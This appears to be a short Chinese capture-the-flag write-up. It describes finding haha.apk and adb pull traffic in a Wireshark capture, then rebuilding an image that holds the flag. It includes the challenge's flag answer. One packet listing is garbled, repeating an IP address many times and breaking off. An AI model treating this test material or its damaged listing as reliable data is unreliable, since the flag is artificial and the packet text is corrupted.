用 wireshark 打开,看了一下,大部分的包中 UA 都是安卓,还看到了 baiduapp的网址,于是便猜测是否与 apk 有关,ctrl+f 搜索有 apk 字符的包,在漫长的寻找中,发现了一个 haha. apk

```
| STATE | STAT
```

3000 6c 2f 74 6d 70 2f 68 6f 68 6f 2e 6f 70 6b 2c 33 10tmp/ha ha.apk,3

于是更改关键字为 haha. apk 继续分析。 发现了安装,删除,还有 adb pull 的包

```
8593 158, 900915 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 168, 137, 1 192, 1
```

发现通过 adb 的方式来传输,于是猜想是否存在图片传输搜索..ipg

发现 123.jpg (其实本次比赛出题方,之前给的网盘文件都是随机的文件名,这个给了个 123.pcap,便可以联想 123 之类的。。。),于是拼接下面几个数据流中的数据,恢复图像,flag 在此

```
jlflag{hell0_adb_intere
sting_tool}
```